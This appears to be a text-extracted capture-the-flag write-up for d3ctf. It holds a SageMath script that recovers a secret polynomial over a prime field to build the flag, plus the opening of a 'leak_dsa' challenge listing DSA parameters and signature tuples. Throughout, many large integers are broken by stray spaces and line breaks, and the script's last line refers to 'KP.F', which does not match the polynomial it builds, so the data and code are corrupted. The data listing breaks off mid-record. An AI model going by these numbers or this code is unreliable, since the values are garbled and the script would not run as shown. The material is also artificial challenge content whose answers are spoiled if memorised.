166041689651367*y^30 + 2927741612388*y^29 + 249970985343492*y^28 + 206027204767275*y^27
+ 177583278715196*y^26 + 39236686175971*y^25 + 114663801055413*y^24 +
239225389217801*y^23 + 10191679552161*y^22 + 273677433734652*y^21 + 7519189586640*y^20
+ 198925975922521*y^19 + 62222882507272*y^18 + 45214528847932*y^17 +
38841255207240*y^16 + 165761952064397*y^15 + 87329421963247*y^14 + 107464820492686*y^13
+ 115454883336741*y^12 + 16702359090677*y^11 + 88972626282482*y^10 + 21544885893419*y^9
+ 1626861755333302*y^8 + 19415946915034*y^7 + 157767572757128*y^6 + 162879362347993*y^5
+ 109300668035716*y^4 + 250801576853752*y^3 + 125900742405704*y^2 + 233293874455247*y +
275824253521913),
(213336242753547, 275483817455129*y^40 + 85086318543684*y^39 + 60153773775403*y^38 +
12484351521931*y^37 + 6388439134665*y^36 + 213367831312769*y^35 + 51345543980329*y^34 +
44258143319083*y^33 + 22704661143576*y^32 + 207165138828522*y^31 + 580533335373926*y^30
+ 154636419558059*y^29 + 90233927665883*y^28 + 162028410355459*y^27 +
219826775100213*y^26 + 172862074721109*y^25 + 242756273028264*y^24 +
100370882438971*y^23 + 24740111937461*y^22 + 163938691483337*y^21 + 94706877245827*y^20
+ 103132982735409*y^19 + 163430775843876*y^18 + 92886858886496*y^17 +
122136367863863*y^16 + 267648287987275*y^15 + 249740529090344*y^14 +
121708783997178*y^13 + 51572882139673*y^12 + 220447899805067*y^11 +
140152250429869*y^10 + 44812483864789*y^9 + 29949949448772*y^8 + 166332115969676*y^7 +
143473754007484*y^6 + 159628978025459*y^5 + 225636318497033*y^4 + 271840476274164*y^3 +
128255466272682*y^2 + 226190078310353*y + 130140578355489),
(23526026837899, 135836392576349*y^40 + 82107855487505*y^39 + 65471044919557*y^38 +
278785296359669*y^37 + 152017114591281*y^36 + 235100418422606*y^35 +
266620129214490*y^34 + 226869893779231*y^33 + 141521073491315*y^32 +
38989349768433*y^31 + 113254475613167*y^30 + 142605648027021*y^29 + 85189429189182*y^28
+ 87102226581759*y^27 + 243908594688352*y^26 + 270950363471700*y^25 +
212710635000393*y^24 + 134445580067502*y^23 + 146934482233555*y^22 +
197195064754699*y^21 + 125791243029357*y^20 + 249174792071573*y^19 +
198670355160043*y^18 + 8680707049097*y^17 + 134188276638657*y^16 + 117965611611856*y^15
+ 197160602340247*y^14 + 21621124542868*y^13 + 142575333953108*y^12 +
154236886946882*y^11 + 140970169588280*y^10 + 26475111834111*y^9 + 140842710223010*y^8
+ 185429110946827*y^7 + 42091436695243*y^6 + 213057595249276*y^5 + 169097996015233*y^4
+ 33660703461661*y^3 + 78619339999532*y^2 + 27025430800398*y + 106197507717672),
```

```
(39904705462866, 1309852612701 95*y^40 + 27214809022008*y^39 + 55805252551708*y^38 +
203297505664770*y^37 + 80014151332074*y^36 + 26863364431318*y^35 + 219239870376591*y^34
+ 189725021740766*y^33 + 56185166904915*y^32 + 120426181613564*y^31 +
235141098650957*y^30 + 87526124919610*y^29 + 151799671527591*y^28 + 64984148580286*y^27
+ 105374684717986*y^26 + 9725530000976*y^25 + 87515723326118*y^24 +
217900183784791*y^23 + 163555918386091*y^22 + 72276172305514*y^21 + 79593269302055*y^20
+ 105525516071246*y^19 + 52400131187171*y^18 + 18953064835605*y^17 +
98097499922140*y^16 + 66543924433312*y^15 + 113294287619208*y^14 + 36803990232546*y^13
+ 2339784971175*y^12 + 272586021869166*y^11 + 98145993914117*y^10 + 232121609945248*y^9
+ 33203252595477*y^8 + 256317428471163*y^7 + 30556905739697*y^6 + 1819863577626 58*y^5 +
79561418658156*y^4 + 142880545443232*y^3 + 148218499362849*y^2 + 161771135066426*y +
54905452110237),
(208671801994899, 133740446050789*y^40 + 39058390448567*y^39 + 246965678058191*y^38 +
193003726445101*y^37 + 271863078485114*y^36 + 21848491393827*y^35 + 27615665032758*y^34
+ 25733291045451*y^33 + 216538811131639*y^32 + 188087500199446*y^31 +
261882828548609*y^30 + 19362422564034*y^29 + 4324014898923*y^28 + 1741783232754 06*y^27
+ 98210164249866*y^26 + 165585502177539*y^25 + 150799300490949*y^24 +
33954262599695*y^23 + 110522962245801*y^22 + 94492581534833*y^21 + 77736606461642*y^20
+ 34445827051996*y^19 + 147029603991518*y^18 + 14633691675410*y^17 +
79183498921886*y^16 + 257034305578165*y^15 + 229469399154723*y^14 + 2402548651159*y^13
+ 230368079231497*y^12 + 201624483199615*y^11 + 130879696758560*y^10 +
43596679867735*y^9 + 40255928593107*y^8 + 43685574382524*y^7 + 53297654031655*y^6 +
24897470328336*y^5 + 1689333373113 76*y^4 + 57047812011475*y^3 + 217109832237745*y^2 +
196233261275151*y + 82601572476702),
(133478612998609, 29346848811613*y^40 + 71495372162306*y^39 + 138433909830669*y^38 +
183742745149217*y^37 + 86008699460658*y^36 + 19744217350734*y^35 + 997640416327 61*y^34
+ 211897124653*y^33 + 16532966542055*y^32 + 215174742176685*y^31 + 235590370953839*y^30
+ 90402166650410*y^29 + 202083791557057*y^28 + 233530648815409*y^27 +
55684014444044*y^26 + 20986226491882*y^25 + 75525027511580*y^24 + 36200513746168*y^23 +
83103937533821*y^22 + 135097072733153*y^21 + 26518611800063*y^20 + 257481669570696*y^19
+ 92942178927427*y^18 + 278003546869298*y^17 + 161998756115101*y^16 +
133311818308182*y^15 + 182412503965095*y^14 + 161773237995167*y^13 +
32447736303357*y^12 + 130367457770530*y^11 + 171344358165462*y^10 + 44947394806500*y^9
+ 237550847017393*y^8 + 46663862667544*y^7 + 257919707278068*y^6 + 279924140480219*y^5
+ 268920525799786*y^4 + 124939968433943*y^3 + 270914923165162*y^2 + 160504095448816*y +
68899933661464),
(10286041334286, 11517513989172*y^40 + 242374653139745*y^39 + 238478012388920*y^38 +
249227244054873*y^37 + 171188518549403*y^36 + 272705399986334*y^35 +
237769979869953*y^34 + 145322301364162*y^33 + 128006020446453*y^32 +
42024249080104*y^31 + 85624925052012*y^30 + 5199527881706*y^29 + 45092044289417*y^28 +
3806536594853*y^27 + 265657772808457*y^26 + 162041704334878*y^25 + 186321573553077*y^24
+ 22906792954874*y^23 + 76532135453241*y^22 + 186948095869848*y^21 +
281451599095468*y^20 + 232381285282900*y^19 + 182010985930914*y^18 +
26157605422644*y^17 + 53333270076150*y^16 + 155948642518429*y^15 + 44222846653314*y^14
+ 213236588138008*y^13 + 277025035622884*y^12 + 116886983123617*y^11 +
216777120312931*y^10 + 140819482025181*y^9 + 86988995637320*y^8 + 143016262553355*y^7 +
125041511969858*y^6 + 207058734157075*y^5 + 52520294133516*y^4 + 139877529812092*y^3 +
38685633561 26*y^2 + 229538032885411*y + 275274060069305),
```

```
(141070164257966, 15277861942908*y^40 + 184569482248813*y^39 + 19255018776773*y^38 +
92979185421642*y^37 + 37205931820053*y^36 + 142938630720095*y^35 + 188883949069598*y^34
+ 36588218039677*y^33 + 62059799810592*y^32 + 207803067650991*y^31 +
113841713063106*y^30 + 244108120946153*y^29 + 130043058879530*y^28 +
111157580073208*y^27 + 187571817731188*y^26 + 278036559421278*y^25 +
211641509060488*y^24 + 277081116547191*y^23 + 145647514337797*y^22 +
266564238564429*y^21 + 210924726395067*y^20 + 121313685601912*y^19 +
138583899754408*y^18 + 181281717514475*y^17 + 68586823369008*y^16 +
253396175828008*y^15 + 52400342532531*y^14 + 51234246529929*y^13 + 3984420808066*y^12 +
127905727957580*y^11 + 187097611089860*y^10 + 273429526379594*y^9 + 191384033474519*y^8
+ 129514528942485*y^7 + 30178642876901*y^6 + 57904775024621*y^5 + 273829807555884*y^4 +
250738426233432*y^3 + 215780935116085*y^2 + 169585240979257*y + 275887798185404),
(67629377462618, 262449123128891*y^40 + 78671631401516*y^39 + 17212965967278*y^38 +
121675891393943*y^37 + 125271293998313*y^36 + 248312561177847*y^35 +
34935987631335*y^34 + 277836728030623*y^33 + 174266470380275*y^32 + 51909823467491*y^31
+ 44949044851439*y^30 + 138562252765961*y^29 + 13444821492535*y^28 +
11071319543482*y^27 + 252210459611635*y^26 + 233185734133691*y^25 +
226053576074625*y^24 + 49956737665050*y^23 + 128456269967013*y^22 + 62317365372826*y^21
+ 248225125017920*y^20 + 270292564113631*y^19 + 77233978452925*y^18 +
233125985415309*y^17 + 229587939621548*y^16 + 14225234168832*y^15 + 62303382986461*y^14
+ 274001063272589*y^13 + 139432550751249*y^12 + 152418087790168*y^11 +
68414559663664*y^10 + 13282027420125*y^9 + 210181919664430*y^8 + 5624659515611*y^7 +
169675261580989*y^6 + 80507373499587*y^5 + 153368701469827*y^4 + 144770945401949*y^3 +
254597440802847*y^2 + 88823966351393*y + 172879206548569),
(71310426576120, 267176289208414*y^40 + 174299388050748*y^39 + 194711109467257*y^38 +
160254489881940*y^37 + 189644282914658*y^36 + 181472188303876*y^35 +
151563325442920*y^34 + 56732355241407*y^33 + 108106996254987*y^32 + 48719393161054*y^31
+ 223566216591137*y^30 + 113893193434346*y^29 + 144577677236574*y^28 +
34029774348032*y^27 + 265877265974551*y^26 + 13662881676701*y^25 + 102283959246818*y^24
+ 50568565920885*y^23 + 223340193762813*y^22 + 130357707277498*y^21 +
45134238366631*y^20 + 35307490034673*y^19 + 7655981894137*y^18 + 868403842506 72*y^17 +
130428019793077*y^16 + 243474003815902*y^15 + 163003742234711*y^14 +
59947084142560*y^13 + 145663824433416*y^12 + 120582661497799*y^11 + 95830305384583*y^10
+ 160876526918314*y^9 + 54372542074687*y^8 + 108406028436885*y^7 + 272315990724922*y^6
+ 109502131884884*y^5 + 30802345126501*y^4 + 32323688843778*y^3 + 257123169719598*y^2 +
38261625412734*y + 189064734659977),
(61250003958622, 21817818723777*y^40 + 220693357348642*y^39 + 97778267013252*y^38 +
215175124833541*y^37 + 156613929210526*y^36 + 47594447032408*y^35 + 17993092598655*y^34
+ 57899290865523*y^33 + 277370635397492*y^32 + 175218060233120*y^31 +
227310170016159*y^30 + 203567289912982*y^29 + 105132381948736*y^28 +
71582332559054*y^27 + 88891565239505*y^26 + 246907932771604*y^25 + 264500725517268*y^24
+ 1125082238431*y^23 + 28447315177509*y^22 + 98547796718605*y^21 + 281394885367213*y^20
+ 3757814302676*y^19 + 61581958412609*y^18 + 213604839456643*y^17 +
117242828853493*y^16 + 35518398060650*y^15 + 257553826277631*y^14 +
268459486659754*y^13 + 156689810565232*y^12 + 188319038190612*y^11 +
115010600782413*y^10 + 125437530967534*y^9 + 18771778161133*y^8 + 68746415401811*y^7 +
188757170838182*y^6 + 150106248653354*y^5 + 242324753433013*y^4 + 202029102327016*y^3 +
107645552762 70*y^2 + 148356099943023*y + 185243315916241),
```

```
(189797167335989, 152640064906164*y^40 + 26045590174812*y^39 + 50663936135881*y^38 +
213131324952512*y^37 + 43369107118997*y^36 + 17997611675973*y^35 + 151788433798514*y^34
+ 269933706488538*y^33 + 76263722766338*y^32 + 178762696528256*y^31 +
19791148577262*y^30 + 193648733946784*y^29 + 91684104410780*y^28 + 207048204018792*y^27
+ 106568990572231*y^26 + 206287979911751*y^25 + 82586708266458*y^24 +
160039655568774*y^23 + 116084077257201*y^22 + 89195548639839*y^21 +
134360948951363*y^20 + 71552806784526*y^19 + 41016749823098*y^18 + 127625482365579*y^17
+ 164390397395164*y^16 + 270596754065955*y^15 + 185004653911082*y^14 +
185522086325078*y^13 + 58188825533787*y^12 + 127945983829326*y^11 +
128526998493212*y^10 + 146548994935832*y^9 + 43625086588076*y^8 + 224426018559294*y^7 +
206439625041219*y^6 + 163238488465272*y^5 + 27285862940200*y^4 + 36850034162075*y^3 +
97108622222617*y^2 + 120065221684951*y + 105582955061296)]
A = matrix(GF(p),n,n)
for i in range(n):
    for j in range(n):
        A[i,j] = f[i][1](f[j][0])-f[j][1](f[i][0])

if(0):
    for i in range(n):
        for j in range(i+1,n):
            for k in range(j+1,n):
                print(i,j,k,A[i,j]+A[j,k]+A[k,i])

glist = [0,1]
hlist = []
for k in range(2,n):
    if A[0,1]+A[1,k]+A[k,0]==0:
        glist.append(k)
    else:
        hlist.append(k)
print(glist)
print(hlist)

B = matrix(GF(p),n*n+1,(t+1)*(t+2)/2+2*(t+1))
for i in range(n):
    for j in range(n):
        k = i*n+j
        for a in range(t+1):
            for b in range(a+1):
                if a==b:
                    B[k,a*(a+1)/2+b] = f[i][0]^a*f[j][0]^a
                else:
                    B[k,a*(a+1)/2+b] = f[i][0]^a*f[j][0]^b + f[i][0]^b*f[j][0]^a
        if i in glist:
            for a in range(t+1):
                B[k,(t+1)*(t+2)/2+a] = f[j][0]^a
        elif i in hlist:
            for a in range(t+1):
                B[k,(t+1)*(t+2)/2+(t+1)+a] = f[j][0]^a
```

```
B[n*n,0] = 1

B2 = [f[i//n][1](f[i%n][0]) for i in range(n*n)]+[35327434352315]
print('solving linear algebra')
ans = B.solve_right(B2)
print('Finished')
print(ans)

P = PolynomialRing(GF(p) , "x,y")
x , y = P.gens()
F = 0
for a in range(t+1):
    for b in range(a+1):
        if a==b:
            F += ans[a*(a+1)/2+a]*x^a*y^a
        else:
            F += (x^a*y^b+x^b*y^a) * ans[a*(a+1)/2+b]

print([int(i) for i in F.coefficients()])
from hashlib import sha256
from Crypto.Util.number import long_to_bytes
flag = 'd3ctf{' + sha256(b''.join([long_to_bytes(int(i)) for i in
KP.F.coefficients()])).hexdigest() + '}'
print(flag)
```

leak_dsa

```
from hashlib import sha256
```

```
p,q,g,y =
(266734166290870980269165605063382770405490105547728439347296100356437332312502511024231829740446112339546423409599588342713357509202008979454398626394921968132219350108545232809444212717793231304712413969192775526567068018902165530680909946791678611677111157685314086378077609803990300142278203551887849573587104232861867016422250328156590718876636434166724709914284355797008619966707951748190861017508023013872249404845366248287580619932900841996271489329928325176951359874211503830923477660630058819952745734134012139486948028190486214412135832188749093155493832814865656497965355807981917755326706216899891547368 1,
110391237652309415419047083882810095539100773703728353816796491823410719550161,
275535676237850497175205662940061848024819330811951758625635880450973282179563717254675002661502814011406058566927329081707217441232891402230602691114856825321100150369758282378193460059848844426083998712634095404577450465151030303031921337041184736879856223149904790153603215439036526548783420684942024566844833181764235732119553266939632673581528122082223068055792220168198803025136572464948277396677154104834964687691146600524622872540791060796227867612102394936562024712761587047782531447109901970826231717088400311480532933238420501932808647646020376429899864282034643388717637211042626644309858816089594210873,
182178135933372685034338733835515886239379985970688644882759303777522699312512275548487203700925016074778783453512088368399154360483365235846839531472942237086691508991699257081666661759088172804029994822253172186528828658557738258403254653149665114781121930368716438881099044447150591584386545450472898106653666460442700163732995331034454013737390542408463212522243070328582562682876308901556183048717758786366580451977049161487739313193833772783391100614046830292331668698820714257941812050719540483136782024090885606083084481489594260713416910138855629419004174953630802340991893806773978802252165320146108727077 80)
output = [
['6f01dc3fadfc6953f62e',
(529002876301051801610835656696225517969571313309962101674566121255525309093 85,848421475010858860726257498831658444568884302920186915392769517048527853173 26),4885215149511798875299883572040995726934493498739527162294137280346706942457 6,489086908192187084391817655705235600373937585270628644920861305799729580133 87],
['b652c1a6a8239af50593',
(986336869755336690797049008892113819803161742013083226151469922119569598570 33,1905645066704969654888834833182502675607683785285443078508302002778818719023 2),2891479732032720355667822865485778949864294525866175924161705949210559537488,463140674122851176417253927165946113502885842736376823143886524914623700319 58],
['abc711ff8523381bb7bc',
(754821031054312942615785862322219235988378997898203548778224945934569643065 14,7872243767983612740120960251354877379016478076883805623561762558233982619739 1),3618593391258184166534604023080747368344628345176158379753216294833834972865,341086470053019707854533460829995723699940163199287796957625399489395793896 65],
['5a7f9a86d882f682f13b',
(123331848943523406051361765809069081842866930292106711875482860168017079239 61,3682370545952272774607211074906836232108170758993847699524925904536918760280 9),3041855686214766014286659468373054122949259224293697354167715243243602968589 6,104638615391112090078172219853349293899108174237991515510733619622199553072776],
```

```
['e7353a02cef4493b1bec',
(799005294168376247395854359658486461139437892188806104732378975794159373288 34,353006913044744453201252534114962639863414216760419859477971591009112535297 61),9492961467241147405413187460563649713645653740049082056054263757461009354 8034,1094100307846008544532439182220662332465771190150622279428389034083322612 53939],
['ffc7c2a496fe7074cbca',
(740938085977804852783027940311285206116823010150461997038610383213060361990 3,90485403815383304220082899111468202616642982279847176483150363390085733321908),45259692446396164252323074244574994712453743675909649580042469032578796237313,1106352634451084546445747032500486173112190325040818128045587748352788820915 41],
['74c5cedd7522a49e1f84',
(620784964732551152480572659847332356135793909701543942012386062817749466125 70,8450645679217400849684644379441325271516886567203983259355604962938300884 0742),4896300706021786575366683023159111258645899359541972412405078669231768640 0784,4898448874572276724942385268528467209493573682654059914998874237816146120 4890],
['4c6d0847cf84d25e364b',
(305032186578262415929010682518888140021406231389340057792526101625341678283 40,1025193369580587830183844490601525584738392101953401688840753058464968285 46606),791724343073247170677617380802174625051436606843593798850530014584644908 1381,3777393630558611281304223110131768874169893851282239600626167005801096925 5213],
['45ce7930b0a813ef3a9e',
(100229823066304279621745331368102656135920180258963038772634071572765788439 437,318500148075498452657318903114528326318180355335705120231146807040697692 95531),828337246769679812686796487646505529411186766524612298816833239958378309 3328,5713318864859100316596292419906054035231903844746525657466987939594743153 2149],
['263a58667279fe496a7a',
(537492066604615206876690851382334010969598941930323325788338699004670963112 41,3471183524188334412611241196727313180334982661153745109376137862243031514 9047),4353994343778257710711169361624942818586899607243386458094152845208497 230082,6211008420046605053494218166499727556453269942976446046494257430243566 801795],
['a17b168887b23ff58bd1',
(231750598246926867588541351704472152983708187482210069182937044328973490664 00,9167446897942855563237439953608120795961572754218937774104243177930491154 6439),1415780335023294984271479094331075912322243601482843182228898271772313 403396,1447915298535056140223545905818060559079179850234911324026270643298521 150348],
['efdbdd04a54dcd92c722',
(465960632260643365909380724381225227112532502222767245289412821981311813 1238,40410588088266905417506594484284471515573208185804510456499649836656882 586408),35125073319703586181226983789157955587490791519201927578961392649614 036879393,3513412976059332494447525099545606223660001598872698032641922483985 6954002087],
['63839564b15ce6a66f9e',
(102450491045869627816166086358325840631389286516393878797653182656387455904 498,4416707750904576785273330382492423890987663334666681239258818854967226315 5415),743489377973615817757216458590712047271754336987621292449965407755542606 8356,2462455771772504260550404656467903973966350197448410989440489519855818 5457558],
```

```
['0a0a492e5be2217806d4',
(33737606078204219673149956382489181182879210686798105045180637755967099368399,92936788
51476170920088999110041676508610200199796386324132040375269227042571 2),3987774041306169
60250075424107157308266161470097681309533284467124437726054 5,6194146248292100178433459 5
59605047460015551519390040191438185129314187333801 7],
['5b7fd27bf52aad1a1ccd',
(39482088243281674419606152948963101844184721451361888259699603759812064364117,66661626
16877554052585777404511332686004724387687641859018795670729558115994),2295598135429199 3
91509107390962371988185872334666880034977891758633415764508 8,5739023087115307386335990 9
11339730459511876378458657471526857940210512144931 2],
['4045ab653c47c724f068',
(45281121857976826806059543231109447499460781886769096389138609952519179867711,78008640
28563274796983577886835897260958779615774777635607617829022352744549 2),3280418762507350
21546268033555127988067914813007746832858774106837280142880 53,4914404644875813926322021
06566781937226303457099620047219176971352091608444 71],
['268e90096e47d2b6f92e',
(93120089690957986835922772260518623454638104458956126740226582073790788630992,14725481
37210584019734246440528931867769255371366932425683221577197491117031 2),2902576573719334
36321587353721191650995714068101631549655085699188428090900 64,4534262972394316565861465
87275724967024088271697189827619968497395607373483 06],
['704c24f1c2e27dc9c88b',
(62881810159608926657174748845171400397054890207793292117213403653841472046 22,109884189
72260672322282511741359842762348662924571103650329138203265588641068 5),8697757474108094
64441158363212415317200997180523027872253775689943347870474 50,8946552093498320822429147
42446659603678237500829925691124842389431347791177 26],
['29c3b9a750d9a9fb228d',
(94828418484760300274443252328907452559778011248600164911202127452813105867673,46428683
60439998436158689801648562253522337539725298345492558042781140454661 7),7255452914400072
93158660556164237095770801751039292526536900734358313722429 45,8366624597118019078820799
26683506978960076785280527445371820277903391252411 01],
['b9fc815fecb715528f6a',
(84131103834377015874903027711755560316346300007692581537629906213760472593103,78494780
77580283546107787647716475569762550058409337073842893506721374373345 9),7621475820403598
42585642900684809909889886618651848841789794164137787759022 10,1052075072806497448644667
65613653520998481365042484308967584981521502513495 210],
['5adf651ec63872cc3ab2',
(80309602126199196339064185805466970256836825497162555427803548504121461783652,49568306
11034741594381929414202091006698235412868950192913477637102129378599 4),6029908479608118
96990058628673736678880661404167779261965897727912725636157 56,6393393128788571595234714
39281871859869104672223317927113837281974654469237 40],
['30cbe6c3255764dea97b',
(10983023478549894226184156620012606831443822666713138051860369739906684951068,27902905
18878550218878070114653530415481801380527116861860199650723549551456 6),4533912510845423
25932276899823393897420977461201044934196238804329446133776,1522776651463919508231895 64
03580716712833502739550169134068928490601113376797],
```

```
['2c378a09782672fb556d',
(57852395183307634721720156801766970233617716465566511601002613702246449628882,98083488
90043671853230350971010879966655676290688827118735693082733698888237 4),2980456627564971
26125301709507308316679164780749115765038580620818066704512,90125978572740071753996989 7
76136889075819461253639597248530708921499472398 12],
['ef1448223268725a2f7c',
(10188222626735414317224718122258286053597272701463317452255946448315214306315 2,9761556
98844753872148303198435514031192504215562854136143280046682230036821 90),486326121215254
78380443281398301185940746153467408761881632168699794400625 29,41574820312735264702951 96
32838853093344897003778236673241143486386413580228 59],
['b473e8eb3e7cc8eb3c5b',
(18245041256167661702751290598650930339487253686896462309252281852001682915350,51823218
89323065208130853065627951185602630632857277672262024949987191582804 9),1472901105787987
53045328312855093121211089194895065695840410031959481993134 74,22144523433108947973256 55
34482053895668715301094085665353196125404732426241 02],
['690897a7ff9d1dc4fffc',
(54678418897272121576138513965681475713099915633525899204272772224236781181331,20787648
30677321485436892784361819396213559545706073539119022894433979039697 8),8616064227294762
65338150147209975262020852438334392575133745550673470720854 4,27047818862389645687375107
58924406415338050053004462412801936397947723720126 5],
['b48ad57d3ea041510304',
(14183286737339307140437886545945290695918121939630916934329433217914025410512,43986068
08864938001085646831517339020086420146215124528833214190320037764527),5038292079270194 2
43381209848834160393591536745739245109399961368058432 01,19803664210370002206557227572 76
80139152881648943272457259764717318497460360 3],
['815af6feaf07c38ad9e8',
(38016106643496850289463218758101051077322134921027957107759915801567497743349,58529918
60618767407036152978703124547539326648191983888140317701251381436723 8),3905624172013175
04537109956480831060617332966441350757826590476409650579874 1,11715337532873310228527510
74056925185304535327280293449269191532100013296111 7],
['af82d2b92037ceb32052',
(67200467528746943349033353077983901645152759950262312379767596942492509778567,67605979
93951983057180807544818597306531233835078881732656944331792054164611 1),4148563877670432
84502332384081003621552723115073720263436557755394574061651 2,78362314867645632902626945
68697944749347152415294646617030003556409876958204 8],
['522609b665d44a7e5808',
(15112160295056502666247834883051146026823040714543299027195641028785855192883,53533194
79549777055576047491985937149510836087244160822541568553761644997467 7),3533780452180825
07459673611102664852185786889270330914165707383962751665 92,11811940375933561865849217 92
75584510898632665419557659315745201916627159443 4],
['f2e2022faa88a6738975',
(95007638274309928898071750522704157525364542861293371685854264284375540471679,87398251
10767840501228140634932368087165426110012640226050014141753714838457 9),1785068771452104
98583784603486903295570594115167305333871007804051605792960,85721669467603372166326783 4
47324474266057222375546612439730013987170457420 4],
```

['3627a13c371f1ad29457',
(46619946693399103076873487808908508615398158627604310479743548073262905239222,13175232
95572780111873033795951487305473485126689291327610061779182027025872 9),3268358308039059
12625240776861486953550311496799784747482033488368866323835 52,3269881027658159749868725
92655910718128462254525963439633205596039256362775 86],
['fcbc8b26e77f2f10a3c8',
(22897791101134724473409576971653287964529472970984577124738798241204405192863,46324732
22221774819933613903839292777225303727846967758480717229252538260353 4),9696462090338817
16752085522251601013188661649215563358115352743796417062514 8,9703584827412269384722281 3
65809709740104129154868607313892316034157721847036],
['ebd0c3e216e45d2f7b27',
(18673495276575189049487194727540091820059044348178072242049829674398189257 79,782007663
32097865493473524653155409401403504973080551133272940138947438931225),28986900709232446
92037568996134490359432278404014098910414784856597167187563 4,2962357484300929446824075 3
69668405629685755747175589565488710831489298474706 3],
['d4350244380ca9955cd6',
(44191531592167609791474161159453351156519194037552371121744916257414184502169,10112956
83362611027525582939545530316496032144997695816784257875785289060983 18),186052403929716
96331579651807168722050573787111804565984984780786747038310432,8378827325294894364330870
58513101173833811444830695869810307084416000426075488],
['c0e3225e3acdc220a4e5',
(79299112519011420051369807354846361116814916917303971596126407131505383953219,26073421
47473357929149139697447868769188372736230086757908251165861385256379),27219283560524150
04918739947857370236700517180446241196250721483966610033060,1043386053388087765067629 48
92328566355938072898775761180179049334789245333854 1],
['9401cf24ed6f712ca3c2',
(86701563983359576512897978151394291726293195329108330268014471984638336441807,91764108
80247694184568622842780852191893870736596960289557860284611841399241 6),8695968504023916
74929578336765205486402013046523361844572043910840065667242 24,1017305930477947530072087
31088525204139185189746987521086027500766292539814833],
['a8bca241a066787d759f',
(10029098178647173592396360006202162066599282083202923956180454287733208582342 9,9784785
00662920816355103188456826912512496353055741339794468884679208713626 10),502731885353039
38193933838444036111745101012669723006926974337783284835996 8,4238067454344477201388992 8
05128941526871356183781479786343065545748475512480],
['e8ee5b53b76c25519244',
(58689579019632943048727535288288764482231926189960285481867325446811160851742,12849099
12145775745035675013888713713983495509017906887945667384598660050430 2),3760810382409531
94075384367876074606705859549829081500141819111804727120742 5,4669192362038242126110944 3
53772013436644585560329743500503339510057110651413],
['35dc3ec75df847f1b191',
(67927035853425823366071352719506910506362043715490428475661106884938319551088,10856013
18343568717383490643070709490804519588083381066875699764294999726966 02),647757890753662
82066378515750660511295008449059433811897009411378899352627744,1154348354801308485546 58
14931300719228241228389897296064290890653813757545 1433],

```
['a966a180397b55ca3a4f',
(109011936900298393887600770928085839405935788813762415612185794338547490502333,1733307
577157283352958897519800308953853452431465257238599318177736767732127 6),599690117986922
672700035323092986316188211419255679270885592352062064705556 80,1033912150430602290199574
4403437725774592316798845192648275898822242368747705 32],
['b268ad2c2c1e53cb6947',
(264285480201278959641980901384106407440760496939879199005888205924424047269 43,90138628
105788058714782995669318671041775927221532112779380123691177062133594),7419239504434751
513458235175485668374366320224325213880359568261231442788898,109217956988984035167990046
443007346679428538379331443433629581128827389628484 3],
['f11deb304b2c864ea57d',
(548952500238722689723856541497381121495589132804729834173348501270621480430 11,43435894
923019744979748668704532840761552961091397312120888975699489478125963),3862797396666109
274685633864716962703433920410485836269979515345163569498114,6182427445319057139904934 3
946541171907694080516766650031284266708510109526274],
['e58a943ff7b95cac6998',
(166869618140771732926316269926074842815698507255416973006969320177917562594 7,967605485
888177621044110344934568957566950843099847404894891334377035116339 5),233451705295861075
611904688651359803468721313569154188260929583092613645849,106105660939055668781560804 12
758389538445172854618609807635341914965307254530 7],
['5cd92398cb1f49fcc2cb',
(512057061398086894344630683073531666674845478591580934485564954565955 0499839,24254630
852206303477763996229730905996843986139339182690602621134644046056063),2898623572529335
194266863495825615807005166898492868551268064764953195974246 8,544324025373724388373375 9
599534734116202476423095026692093628713321285986614 3],
['d77f729f1dcdb8cca1ba',
(836851835765746958122881759905640263587929584659454663483444690986336381230 02,77198668
359906459262900276759892495722189798433037349006930434625661191187447),8734642440003740
831279990633369202451906405390498470219234117971737385478144 0,911363149128613715230486 1
829159174921819845601617117452265776387981647393185 6],
['917b61397d340a0c1a3f',
(987484672096099941495290522559090823048653496850720970542457077149597681755 50,77798223
421055999498593707421400447479761215064820569244841866471681803110017),2985264800818151
996817816796396262352334471302916753564571436406552863496761 6,954698606778780482119814 7
565114155897555122942680289064065819207396492171833 8],
['62a5d8cb469f4eddb461',
(650914788909038491699154710026021138579469721648668108355137328690199065743 90,59950491
306141266303614076926040954795048309640579765115090732188619162266),2276606614722280660
264751374626790172833594898084680677633561995960479961164,171276204645428221475498447 81
128321052859668585049828750705116433461788857293],
['ec97b45d22134631c400',
(220983004919942983471350840779053093738828093890078684595345623688673042805 4,85616694
218722155864969841280022995142816458185019212842711935129206743681178),3874281509969859
745051020319729275166225757157160778345029288459751067759122,348103421093814893085511 37
371809994701806102672429475619267737175176236334867],
```

```
['c5dc02654c8148ea0ed6',
(614820267468210696120839589300722044276075851297033854174918117630797988769 05,7336035332603857946917146962110150860767731528294269205979782098517043781 4420),396132979514561076004847732642579757081415985995922439248428334845167824 5217,6675651483179998888224087742640808212651329521054608963837480217841668 250467],
['13f89f9f12271f3f68a4',
(438654021134478042516669573667002507340534902581273106877566428094550601415 88,8432255105295118309865553600551160349334424663073818066329540566187470482 1076),588319940445413173695186423173917519425050311129355202312356421680026629 34996,1077418555701377543689959198717054802699452465543896423353691418655338 15438836],
['8a7b7b1ea71262e48cca',
(434610375918790870493469715665200632764939063949764199116710586919686651398 87,6461645671554111281875957327439819582080698111325927066572040256397020679 0901),5789646605749323807887087716995239426861409038434713429034679468452234 6842370,5809965348176611798532603639161983980686705580212225630206462637499 6552076659],
['8d39fe4aa7d95f932ffa',
(992758623689539172872664862300259283457255221574011345777786251219565012515 63,1054708066147928006668184432785982209361432755899795875653146655521462197 95669),375460393255063532737745464645515946750026081829192926709681189344929 5456,7780200813318537512988676284944117532569830462039526692099775632272571 2189038],
['3e2c74667d4569254de5',
(910133509445898381463711549756465627677969683802313843270791243313451880093 27,5846042698330886601797708184710872611575787370550739429797288794792044590 9058),6120535014155272684119088794160974746606405873818586293073777982013732 9756166,7936511816228388166494817414296921060872024888397471088518881413544 6108413183],
['1ffd45f2d747bbfae5e2',
(894918740877729672158324931343747784070365665152473653752174882793989299000 77,7684367127409603701032557252891648571226650343115146420600792093706101803 3338),1357492411253055994715926434593901402818746499038850427994124186541951 254532,8471998797319534428024866048920962184497489219879903754334827782076 6753120308],
['56dbe8cd44d8eb4ff464',
(632693823737969007342215805738467715297465231286769659757491566366918203335 77,6402251999289200637024606181120891826974318846981031969328240739215260858 749),64341972127135522469543441821959845017741218770757155093418472650251579 179654,7888676932450930430043430174659936140080289563245496601094871322401 7280530310],
['e314903d35d6fd21c1c1',
